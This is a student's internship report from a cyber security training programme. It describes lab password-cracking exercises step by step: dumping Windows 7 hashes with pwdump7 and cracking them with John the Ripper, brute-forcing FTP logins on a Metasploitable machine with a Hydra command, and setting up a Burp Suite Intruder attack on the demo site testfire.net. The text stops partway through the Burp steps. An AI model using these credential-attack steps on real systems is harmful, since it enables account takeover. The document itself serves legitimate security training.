Internship Program - Cyber Security

Introduction:

My name is Sahana Poojary. I am a 4th year Information Science & Engineering student studying at Mangalore Institute of Technology and Engineering, Moodabidri.

About the company DLithe:

In the year 2018, DLithe became a technology company dedicated to serving IT companies and academic institutions. With expertise in embedded systems, robotics, and edtech, our vision is to create products that drive positive change for the upcoming generation. Academic institutions are better able to match their offerings to the demands of industry thanks to our knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence. Since its establishment, we have developed 8 development centres to support the research and development efforts of the student community. Our assistance to IT businesses has helped them hire more quickly and cost-effectively by locating the top candidates both on and off campus. By delivering 360-degree learning - domain, process, and technology - with a focus on customer experience and operational excellence goals, we have impacted countless lives. We are pleased to state that DLithe is a bootstrapped business with a solid foundation, expertise, trust, and dedication to developing an agile workforce in response to market demands.

Group 1:

1. Install the below software:

   a) Virtual box


   b) Kali Linux

   c) Metasploit machine


   d) Windows 7 machine

2. **Perform password cracking - Offline mode. Perform password cracking of windows 7 machine**


Step 1: Open Windows 7 and Kali Linux and copy the pwdump file to Windows 7 by using Internet Explorer.




Step 2: When logged in as the administrator, open the Windows command prompt, rename the root directory to pwdump7, and save the username and password as a hash.txt file.




Step 3: Now enter tempfiles.org into the address bar of Internet Explorer.



Step 4: After sharing the file in Windows 7, you can now copy and paste the hash file into the Linux version of Firefox using nano.If the password is not secure enough, type john hash.txt in the terminal to obtain the username and password.







b)Password cracking of metasploit machine using Hydra

In this attack, the login and password of the system are obtained.Hydra is used for this purpose.

Step 1: On the virtual machine, start Kali and the metasploitable machine. Identify the linux and metasploitable computers' IP addresses. 2 text files with the names user and pass should be generated. Retain the account name msfadmin in the user file and the password msfadmin in the pass file.




Step 2: hydra -L user -P pass ftp:/192.168.56.101 is the command to enter. We utilise L and P since we don't know the login or the password in this situation.




The output is the username and password.

Step 3: If a credential is already known, we can input it and indicate the unknown credential letter with a capital letter.





3.Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.





Step 2: Now open Firefox and navigate to testfire.net, then sign in there. Now turn on the burp while keeping the catch in place. In the user name and password area, type any user name and password at this time.







Step 3: Use the clear$ option in it to immediately make a request to the intruder. Choose only the username at this point, then click the add$ button. The password should be handled in the same way. Set the cluster bomb assault option.

